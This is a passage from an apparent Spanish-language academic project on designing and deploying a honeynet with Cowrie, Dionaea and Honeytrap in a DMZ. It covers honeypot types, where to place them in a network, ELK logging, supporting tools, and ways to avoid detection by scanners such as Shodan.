Los Honeypots de **interacción media** proporcionan mayor interacción con los servicios o sistemas implementados sin llegar a las capacidades de Honeypots de alta interacción. En este caso a través de internet en multitud de repositorios de código en distintos lenguajes. Es cierto, que en muchos casos para su uso o correcta configuración se requieren conocimientos del lenguaje utilizado para el desarrollo como de los protocolos implementados.

Por ejemplo, en el caso de implementar un servicio web llegaría a proporcionar cierto acceso limitado emulando el servicio. En un servicio de baja interacción posiblemente estaría limitado a ofrecer la respuesta del banner HTTP correspondiente.

Por lo tanto, al implementarse de forma más compleja se aumenta el riesgo de intrusión en los sistemas durante los ataques que se reciben.

Honeypots de alta interacción

Las Honeypots de **alta interacción** son sistemas reales al uso. Estas implementaciones se realizan en equipos reales como los que llega a usar cualquier usuario en una organización (ya sea físico o virtual).

Es la implementación más compleja y la que más tiempo lleva la puesta en funcionamiento. Además, no debe olvidarse de la ardua tarea de mantenimiento que tienen estos sistemas.

También es cierto que se puede obtener una mayor cantidad de información de los atacantes con esta implementación. Esto se debe a que el principal objetivo es que el atacante permanezca el mayor tiempo en el sistema para aprender de sus TTP (Tácticas, Técnicas y Procedimientos). Para que el atacante tenga acceso al sistema como administrador es posible que use *exploit* u otros programas desarrollados que no se encuentran de forma pública.

Debido a las capacidades de estos sistemas es posible llegar a detectar ataques *zero-day* sobre los componentes del entorno utilizado por los atacantes para obtener el control del sistema.

Es muy importante debido al gran riesgo que puede suponer una vez los atacantes están en el sistema que este se encuentre aislado del resto de redes. Se pueden implementar varias medidas de seguridad como se expondrá más adelante para controlar de cerca las interacciones con estos equipos.

2.4. Ventajas y desventajas de Honeypots

Aunque pueden llegar a necesitar bastantes recursos y dedicación en su implementación los Honeypots cuentan con significativas ventajas:

- Los datos recopilados son más concretos, según la implementación que se realice. Por lo tanto, generan un **menor volumen datos** al contrario que puede ocurrir con otros sistemas clásicos de seguridad como Firewall, IDS, IPS, etc. que pueden llegar a generar cantidades significativas en sus ficheros de logs.
- La **recopilación de los datos está basada en datos reales**. Los ataques o interacciones recibidos (ya sean automatizados o dirigidos) proporcionan una fuente de información con valor real.
- Son una **inversión rentable**. Los recursos son menores en comparación de otros sistemas de seguridad que se deben implementar a nivel de infraestructura. No necesita complejas arquitecturas o varios ordenadores centralizados.
- **Se pueden emplear tanto para ataques internos como ataques externos**.
- **Menos falsos positivos**. La actividad que se registra en estos equipos se cataloga como sospechosa ya que no están enfocados en ser equipos al uso.
- **Trabajo en entornos cifrados**: los Honeypots capturan la actividad maliciosa, incluso si un atacante está utilizando cifrado.
- No requiera firmas de ataque conocidas, a diferencia de IDS (Provos & Holz, 2007)

Como todos los sistemas hay unas desventajas que se pueden señalar sobre estos sistemas:

- Son **elementos pasivos**. Por lo que si no reciben ataques o interacciones no se recopila información y no se puede realizar ningún análisis.
- Puede ser utilizado por el atacante para atacar otros sistemas. (The Honeypot Project, 2021)

- **Solo monitorear las interacciones hechas directamente al Honeypot**. El Honeypot no puede detectar ataques contra otros sistemas.
- Potencialmente **detectables por los atacantes**. En caso de ser detectado se evitará el acceso al sistema para no aportar información de los procesos que siguen los ataques.

A nivel general se puede concluir que los Honeypots ayudan en la investigación para la comprensión de las amenazas, pero no deben verse como un reemplazo de los sistemas de seguridad tradicionales como puede ser un IDS.

Los avances en la virtualización de sistemas han hecho que las Honeypots sean aún más eficaces y con mayor facilidad para su implantación. Es importante entender cómo funcionan con el fin de maximizar su eficacia.

2.5. Ubicación para la implementación de Honeypot en la red

Este es un aspecto importante que se debe tener en cuenta a la hora de implementar un Honeypot o *honeynet*. Sobre todo, porque depende del tipo de datos que se quieran recabar o la función que se quiere realizar al poner esta sonda en nuestra red.

2.5.1. Antes del firewall

En este caso al estar colocado antes del firewall la red local y su seguridad no se verán comprometidas. Ya que como pasa diariamente con el router del proveedor y nuestra red local el firewall evita ataques a la red local sino se están exponiendo servicios.

Una desventaja es que no se controlarán los ataques que se produzcan en la red interna.



Figura 4 Ubicación antes del firewall. Fuente: Inco. Diseño e implementación de un Honeypot

2.5.2. Detrás del firewall

Esta ubicación permite el control de los ataques internos y externos de cualquier tipo. Aunque al tener que realizar una configuración específica para permitir que los ataques lleguen a la red interna pueden producirse brechas de seguridad dependientes de algún error en la configuración.



Figura 5 Ubicación detrás del firewall. Fuente: Inco. Diseño e implementación de un Honeypot

2.5.3. En la zona desmilitarizada (DMZ)

Al ubicar el Honeypot en esta ubicación es posible separar el equipo de la red interna, además de poder unirlo a servicios que tengamos activos. Esta configuración permite detectar tanto ataques internos como externos con una pequeña modificación del Firewall.



Figura 6 Ubicación en la DMZ. Fuente: Inco. Diseño e implementación de un Honeypot

En este proyecto se ha optado por esta opción para aislar el Honeypot de la red local y la vez tener una mayor exposición a internet que es donde se quiere recabar la información de ataques que se reciben.

2.6. Honeynets

Una *Honeynet* [(Spitzner, 2002), (Project, 2004)] es básicamente un conjunto o red de varios *Honeypots* que forman en su conjunto una red preparada para recibir ataques y capturar toda información relacionada con ellos. Esta red debe simular una red real, tanto en topología, como en número de sistemas y heterogeneidad. Gracias a que tenemos una red y no un único sistema (como ocurría con los Honeypots), podemos tener un mayor nivel de interacción con el intruso, dándole toda la libertad de acción que creamos necesaria para nuestros propósitos. Citar también que las Honeynets utilizan un equipo para

captura de datos y también para control de conexiones, de modo que un intruso, a pesar de poder hacerse con el control de los Honeypots, no pueda salir de esta red trampa.

Como el objetivo es realizar una simulación de una red productiva real se utilizan varios sistemas operativos en el entorno implementado como pueden ser Windows, Linux, Mac OS, RouterOS, etc. Esto permite obtener una mejor reproducción de los ataques que se darían en una red productiva, así como, las tácticas y herramientas que utilizan los cibercriminales.

Actualmente se pueden encontrar implementación todo en uno que tienen la capacidad de desplegar un amplio número de Honeypots a la vez. Algunas de estas plataformas son Honeydrive, T-Pot o Modern Honey Network. Una característica en común es que estos sistemas permiten realizar una monitorización completa del entorno en un panel centralizado, usando distintos Dashboards. De estos proyectos actualmente se puede destacar T-Pot, ya es el proyecto más activo y con soporte, el resto presentan pocos cambios o están desuso.

Los cibercriminales también conocen estos sistemas y a la vez que evoluciona la capacidad de detección se implementan modificaciones en el software que emplean los atacantes para evitar en la medida de los posible dejar datos de interés en sistemas que sospechen que son Honeypots.

3. Tecnologías, herramientas y servicios

3.1. Tecnologías

Es este apartado se van a exponer las tecnologías usadas a lo largo del proyecto en mayor o menor medida. Además de los servicios de terceros que se han implementado para aportar mayor valor a la información obtenida con el objetivo de tener una información más completa.

3.1.1. Python

Python es un lenguaje de programación interpretado cuya principal filosofía es que sea legible por cualquier persona con conocimientos básicos de programación. Estas características lo convierten en un lenguaje de programación ideal para *scripting* y desarrollo rápido de aplicaciones.

Es un lenguaje multiparadigma, ya que soporta parcialmente la orientación a objetos, programación imperativa y, en menor medida, programación funcional.

Unas de las características más destacables de Python es la posibilidad de crear un código que cuenta con una gran legibilidad, ahorrando bastante tiempo y recursos. Además, es multiplataforma. Para mayor información se puede consultar la página web oficial (Python Software Foundation, 2021).

En el proyecto no se va a realizar un desarrollo directo de scripting o aplicaciones, pero será necesaria la interpretación de ciertas implementaciones de las sondas implementadas. En su mayor parte los protocolos emulados, así como módulos con servicios de terceros están desarrollados en Python.

3.1.2. Kibana Query Language (KQL)

Kibana Query Language (KQL) es una sintaxis sencilla para filtrar datos de Elasticsearch mediante la búsqueda de texto libre o la búsqueda basada en campos. KQL solo se usa para filtrar datos y no tiene ningún rol en la ordenación o agregación de los datos.

KQL puede sugerir nombres de campo, valores y operadores a medida que escribe.

KQL tiene un conjunto diferente de características que la sintaxis de consulta de Lucene. KQL es capaz de consultar campos anidados y campos con scripts. KQL no admite expresiones regulares ni búsquedas con términos difusos. (Elasticsearch B.V, 2021)

3.2. Herramientas

Las herramientas que se han utilizado para poder implementar las sondas son las expuestas a continuación.

3.2.1. VirtualBox

VirtualBox es un potente producto de virtualización x86 y AMD64/Intel64 para uso empresarial y doméstico.

Oracle VM VirtualBox, el software de virtualización multiplataforma de código abierto, bajo los términos de la Licencia Pública General de GNU (GPL) versión 2, desarrollado por la corporación Oracle. Los equipos de TI y los proveedores de soluciones usan VirtualBox para reducir los costes operativos y acortar el tiempo necesario para implementar aplicaciones de forma segura *on-premises* y en la nube.

VirtualBox se puede instalar en Windows, macOS, Linux, Solaris y OpenSolaris. Incluso FreeBSD y Genode. Soporta la creación y administración de máquinas virtuales invitadas que ejecutan Windows, Linux, BSD, OS/2, Solaris, Haikuy OSx86, así como la virtualización limitada de huéspedes macOS en hardware Apple. Para algunos sistemas operativos invitados, un paquete "*Guest Additions*" de controladores de dispositivos y aplicaciones del sistema está disponible, que normalmente mejora el rendimiento, especialmente el de los gráficos y permite cambiar la resolución del sistema operativo invitado automáticamente cuando se cambia el tamaño de la ventana de la máquina virtual en el sistema operativo host.

Se puede acceder a la web oficial para ampliar información y poder descargar la última versión de VirtualBox, (VirtualBox (Oracle), 2020).

En el proyecto se utiliza para la instalación del equipo principal donde se va a desarrollar toda la actividad de este. En los equipos virtualizados se configuran las diferentes sondas y herramientas utilizadas.

3.2.2. Docker

Docker es un conjunto de productos de plataforma como servicio (PaaS) que usan la virtualización de nivel de sistema operativo para entregar software en paquetes denominados contenedores. Los contenedores están aislados entre sí y agrupan su propio software, bibliotecas y archivos de configuración; pueden comunicarse entre sí a través de canales bien definidos. Debido a que todos los contenedores comparten los servicios de un solo núcleo de sistema operativo, utilizan menos recursos que las máquinas virtuales.

El servicio tiene planes gratuitos y de pago. El software que aloja los contenedores se denomina *Docker Engine*. Se inició por primera vez en 2013 y es desarrollado por Docker, Inc. Es posible ampliar la información a través de su web oficial (Docker Inc., 2021).

3.2.3. ELK Stack (ElasticSearch, Logstash, Kibana)

"ELK" es el acrónimo de tres proyectos de código abierto: Elasticsearch, Logstash y Kibana. **Elasticsearch** es un motor de búsqueda y análisis. **Logstash** es una canalización de procesamiento de datos del lado del servidor que ingiere datos de varios orígenes simultáneamente, los transforma y, a continuación, los envía a un "alijo" como Elasticsearch. **Kibana** permite a los usuarios visualizar datos con tablas y gráficos en Elasticsearch.

En este proyecto también es posible utilizar **Beats** para la recolección de información, que se enviaría a Logstash para su tratamiento y posterior envío a Elasticsearch.

Los **Beats** son una colección de cargadores de registros ligeros (eficientes en el uso de recursos, sin dependencias) y de código abierto que actúan como agentes instalados en los diferentes servidores de su infraestructura para recopilar registros o métricas.

Estos pueden ser archivos de registro (*Filebeat*), datos de red (*Packetbeat*), métricas de servidor (*Metricbeat*) o cualquier otro tipo de datos que puedan ser recopilados por los diferentes Beats que se están desarrollando tanto por parte de Elastic como la propia comunidad.

Es posible ampliar la información de los productos mencionados en la web oficial de Elastic (Elasticsearch B.V., 2021).

3.2.4. Suricata

Suricata es un motor independiente de detección de amenazas de código abierto. Al combinar la detección de intrusiones (IDS), la prevención de intrusiones (IPS), la supervisión de seguridad de red (NSM) y el procesamiento PCAP, Suricata puede identificar, detener y evaluar rápidamente los ataques más sofisticados. Se puede ampliar la información de Suricata a través de la web oficial (Suricata, 2021).

Si bien muchas de las características y funcionalidades son similares a Snort, Suricata destaca en varios aspectos:

- Es multiproceso, con una sola instancia puede funcionar con volúmenes de tráfico más altos.
- Hay más soporte disponible para los protocolos de capa de aplicación.
- Es compatible con hash y extracción de archivos.

3.2.5. P0f

P0f es una herramienta que utiliza una serie de mecanismos sofisticados de huellas digitales de tráfico puramente pasivo para identificar a los jugadores detrás de cualquier comunicación TCP/IP incidental (a menudo tan pequeña como un SYN normal) sin interferir de ninguna manera. La versión 3 es una reescritura completa del código base original, que incorpora una cantidad significativa de mejoras en la toma de huellas dactilares a nivel de red e introduce la capacidad de razonar sobre cargas útiles a nivel de aplicación (por ejemplo, HTTP). (Zalewski, 2014)

3.2.6. Nmap

Nmap (“mapeador de redes”) es una herramienta de código abierto enfocada en la exploración de red y auditoría de seguridad. Nmap utiliza paquetes IP "crudos" en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando, así como docenas de otras características. Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos.

La salida de Nmap es un listado de objetivos analizados, con información adicional para cada uno dependiente de las opciones utilizadas. La información primordial es la “tabla de puertos interesantes”. Dicha tabla lista el número de puerto y protocolo, el nombre más común del servicio, y su estado. El estado puede ser *open* (abierto), *filtered* (filtrado), *closed* (cerrado), o *unfiltered* (no filtrado). Abierto significa que la aplicación en la máquina destino se encuentra esperando conexiones o paquetes en ese puerto. Filtrado indica que un cortafuegos, filtro, u otro obstáculo en la red está bloqueando el acceso a ese puerto, por lo que Nmap no puede saber si se encuentra abierto o cerrado. Los puertos cerrados no tienen ninguna aplicación escuchando en los mismos, aunque podrían abrirse en cualquier momento. (Nmap.org, 2021)

3.3. Servicios

3.3.1. VirusTotal

VirusTotal® se fundó en 2004 como un servicio gratuito que analiza archivos y URL en busca de virus, gusanos, troyanos y otros tipos de contenido malicioso. Actualmente es propiedad de Google. El servicio

que ofrece es cuestión es la **posibilidad de realizar un análisis de archivos o URL para determinar la posibilidad de que contengan código malicioso**. (VirusTotal, 2021)

VirusTotal inspecciona elementos con más de 70 escáneres antivirus y servicios de listas de bloqueo de URL/dominio, además de una gran cantidad de herramientas para extraer señales del contenido estudiado. Cualquier usuario puede seleccionar un archivo desde su ordenador utilizando su navegador y enviarlo a VirusTotal. VirusTotal ofrece una serie de métodos de envío de archivos, incluyendo la interfaz web pública principal, cargadores de escritorio, extensiones del navegador y una API programática.

Al enviar un archivo o URL, los resultados básicos se comparten con el remitente, y también entre los socios examinadores, que utilizan los resultados para mejorar sus propios sistemas. Es un detalle que se debe tener en cuenta, aunque para el caso no es un problema.

En el proyecto se realizará un análisis dinámico a través de las distintas implementaciones de sondas de los archivos o URL que se reciban en los diferentes ataques. Con esta información se amplía el alcance de las distintas informaciones que es posible obtener.

3.3.2. Maxmind (GeoIP)

MaxMind® es una compañía de mapeo digital con sede en Massachusetts que **proporciona datos de ubicación para direcciones IP**. Ofrece servicios a las empresas pueden obtener información adicional sobre las velocidades de conexión de sus clientes, los ISP y más utilizando datos GeoIP. Entre otros servicios. (MaxMind, 2021)

En este caso se va a utilizar una cuenta gratuita para descargar la base de datos correspondiente a IP y sus respectivas ubicaciones por países.

Además de, la respectiva base de datos de direcciones IP asociadas a su ASN (*Autonomous System Number*). Estos ASN formados por rangos de IPs permiten identificar a los proveedores de Internet (ISP, *Internet Service Provider*) que gestionan estas direcciones IP.

Esto es posible gracias al servicio **GeoLite2** que ofrece estas bases de datos para integrarlas en proyectos de forma gratuita. En nuestro caso se va a integrar con Logstash para su posterior visualización en Kibana.

4. Análisis y desarrollo de la infraestructura utilizada

En este capítulo se va a exponer el análisis de la implementación de la infraestructura final escogida.

4.1. Esquema de infraestructura Honeypot

El primer paso antes de llevar a cabo cualquier despliegue es realizar una planificación previa para determinar el alcance, requisitos y que sistemas y/o servicios se van a desplegar en el proyecto.

Tras varias iteraciones debido a las pruebas realizadas de las diferentes tecnologías utilizadas el diseño de la infraestructura final implementado es el siguiente:



Figura 7 Infraestructura del proyecto que constituye mi propuesta de honeynet.

Resumiendo, un poco la Figura 12 donde se muestra la infraestructura usada se puede ver que hay dos zonas bien diferenciadas.

La **red local** donde han preparado los sistemas y realizado las pruebas preliminares. Para estas pruebas ha sido de apoyo la Raspberry Pi como otro equipo al uso.

La **DMZ** (*demilitarized zone*) o zona desmilitarizada donde se ha ubicado finalmente la máquina virtual instalada en el puesto de trabajo a través de la virtualización con VirtualBox (VirtualBox (Oracle), 2020).

En esta **máquina virtual con el sistema operativo Ubuntu** se ha desplegado la pila **ELK** (ElasticSearch, Logstash y Kibana), el honeypot **Cowrie** y se ha utilizado **Docker** para la implementación de los otros dos honeypot desplegados, **Dionaea** y **Honeytrap**. La información de los 3 honeypots (ficheros logs en formato *json*) se envía a a ElasticSearch a través de Logstash.

4.2. Fase de análisis, implementación y ocultación de Honeynet

En este apartado se va a exponer el análisis de la implementación realizado antes de montar la infraestructura desarrollada.

4.2.1. Software de emulación descartado

Se ha probado o revisado multitud de Honeypot publicados en la red y se puede concluir que pese a que hay muchas alternativas en la red muchas de los proyectos revisados ya no cuentan con soporte o están abandonados.

En cuanto a los sistemas todo en uno se puede destacar el uso de T-Pot (Telekom-security, 2021) ya que tiene un amplio soporte de la comunidad e implementa multitud de sondas que se pueden personalizar. Aunque se ha descartado esta solución por datos aportados en el apartado 4.2.1. Evasión en la detección de Honeypots.

Una opción para conocer los proyectos que están vigentes dentro de una amplia comunidad son los referenciados en The Honey Proyect (The Honeynet Project, 1999).

Por esto se ha optado por elaborar una solución propia que cuenta con varios desarrollos que son mantenidos en la actualidad y permiten una amplia personalización.

4.2.2. Software de emulación escogido

Tras un arduo trabajo de investigación y pruebas debido a la dificultad de elegir opciones actualizadas y funcionales en la actualidad se han escogido los siguientes honeypots para su puesta productiva.

Cowrie

Cowrie es un honeypot SSH y Telnet de interacción media a alta diseñado para registrar ataques de fuerza bruta y la interacción de shell realizada por el atacante. En el modo de interacción media (shell) emula un sistema UNIX en Python, en el modo de interacción alta (proxy) funciona como un proxy SSH y telnet para observar el comportamiento del atacante a otro sistema. (Oosterhof, 2020)

Cowrie es mantenido por Michel Oosterhof.

Las características son las siguientes:

- Se puede elegir como ejecutar un shell emulado (predeterminado):
  - Sistema de archivos falso con la capacidad de agregar/eliminar archivos. Además, por defecto, incluye un sistema de archivos falso completo que se asemeja a una instalación de Debian 5.0
  - Posibilidad de agregar contenido de archivos falsos para que el atacante pueda detectar archivos como */etc/passwd*.
  - Un punto importante es que Cowrie guarda los archivos descargados con *wget/curl* o cargados con SFTP y *scp* para una inspección posterior

- Proxy SSH y telnet a otro sistema
    - Ejecutar como un proxy puro de telnet y ssh con supervisión

El registro de logs se realiza el JSON para un procesamiento más sencillo en un sistema de gestión de registros.

Dionaea

Dionaea está destinado a ser un sucesor de nepenthes, incrustando python como lenguaje de scripting, usando libemu para detectar shellcodes, soportando ipv6 y tls. Puede emular varios servicios y protocolos como SMB, HTTP, SIP, UPNP, etc. Dionaea es un Honeypot de baja interacción. (Dinotools, 2021)

Los servicios activos por defecto en la instalación del honeypot son:

Servicio	Puerto	Descripción
HTTP	80 tcp	Servidor web
HTTPS	443 tcp	Servidor web seguro
TFTP	69 udp	Transferencia de archivos
FTP	21 tcp	Transferencia de archivos
SMB	445 tcp	Compartición de ficheros e impresoras
SIP	5060-5061 tcp/udp	Comunicación de voz y vídeo
MSSQL	1433 tcp	Servidor de base de datos de Microsoft
MYSQL	3306 tcp	Servidor de base de datos de MySQL

Tabla 2 Servicios Dionaea

Honeytrap

Desarrollado por Tillmann Werner. Honeytrap es una herramienta de seguridad de red escriba para observa todo tipo de ataques TCP o UDP. Se caracteriza porque no ofrece un servicio vulnerable en concreto, como los otros Honeypots expuestos anteriormente, sino que permite la emulación de cualquier tipo de servicio. (Armedpot, 2020)

Honeytrap puede analizar una cadena de ataque en busca de comandos que indiquen al servidor que descargue un archivo de otro host. Si se encuentra un comando de descarga, el servidor intenta recuperar el correspondiente archivo automáticamente. Un archivo descargado se almacena localmente con una suma de comprobación md5 en su nombre. Actualmente, solo se admiten ftp y tftp.

Esto se consigue gracias a la negociación TCP que se realiza en cualquier puerto, con este método es posible obtener ataques no conocidos.

4.2.3. Evasión en la detección de Honeypots

La parte de evadir la detección puede llegar a ser si cabe la más importante del proceso. Hay que tener en cuenta que las sondas son detectadas como Honeypots la información que se recopilará tendrá poco valor o será una pequeña cantidad.

Durante las pruebas se han encontrado varios proyectos de interés que aglutinan gran cantidad de sensores en una implementación, usando Docker sobre todo debido a la mejor gestión de los recursos de los equipos en los que se realice la instalación.

Una de estas plataformas es **T-Pot** (Telekom-security, 2021). T-Pot se basa en una distribución Debian (Estable), con muchos demonios honeypot (todo-en-uno), así como otros componentes de soporte, incluidos en contenedores con Docker. Esto nos permite ejecutar múltiples demonios honeypot en la misma interfaz de red, manteniendo un pequeño espacio y restringiendo cada honeypot dentro de su propio entorno. Cada servicio de honeypot funciona detrás de un contenedor volátil para mayor seguridad, aunque los datos son guardados y mostrados visualmente en ELK (Elasticsearch + Logstash + Kibana). Kibana permite a los usuarios visualizar los datos en cuadros y gráficos con Elasticsearch.

El problema de esta ingente cantidad de servicios expuestos en internet es que se deberían personalizar todos los servicios para complicar su detección. En las pruebas realizadas con una instalación de T-Pot sobre un equipo Debian se expuso un breve de tiempo el equipo a internet y fue detectado como Honeypot por el motor de búsqueda **Shodan**.



Figura 8 Imagen del escaneo de Shodan marcando la IP con la etiqueta honeypot

Por supuesto esta detección es un problema que se desea evitar ya que esta información también es utilizada por los cibercriminales. Por ello, se ha decidido realizar la instalación de Honeypots que afectan a los servicios más utilizados de forma general.

Al igual que se accede a estos desarrollos de forma pública, a través de plataformas o repositorios de código como son Github o Gitlab, los **cibercriminales también revisan estos repositorios en busca de patrones que aprovechar para detectar cuando un sistema puede ser un Honeypot**.

La compañía de seguridad Avira publica en su blog información al respecto, en concreto sobre la nueva variante Aisuru a partir de la *botnet* Mirai (causante de la interrupción de servicios de Internet en 2017). El objetivo de los controles de esta nueva variante es detectar el Honeypot Cowrie, uno de los Honeypots implementados en este proyecto. Para más información del caso en concreto se puede revisar (Avira Protection Labs, 2020).

Para revisar toda la información relativa a la personalización que se ha realizado en el proyecto se puede revisar el Anexo IV.

4.3. Configuración de ELK para la captura y visualización de información

Para la instalación de *ELK Stack* se han seguido los pasos en la amplia documentación con la que cuenta el proyecto. Como requisito se debe tener en cuenta el orden de instalación. A continuación, se referencia en el orden correcto para su instalación

1. Elasticsearch (Elasticsearch B.V, 2021)
2. Kibana (Elasticsearch B.V, 2021)
3. Logstash (Elasticsearch B.V, 2021)

Un dato importante a la hora de utilizar esta tecnología es que **las 3 versiones de productos deben ser la misma**.

Además, para aumentar la seguridad en el envío de datos se han configurado las opciones básicas de seguridad y las avanzadas para que el tráfico sea HTTPS, cifrado, para la comunicación entra las distintas herramientas. Para visualizar toda la documentación necesaria relativa a la configuración de seguridad revise (Elasticsearch B.V, 2021)

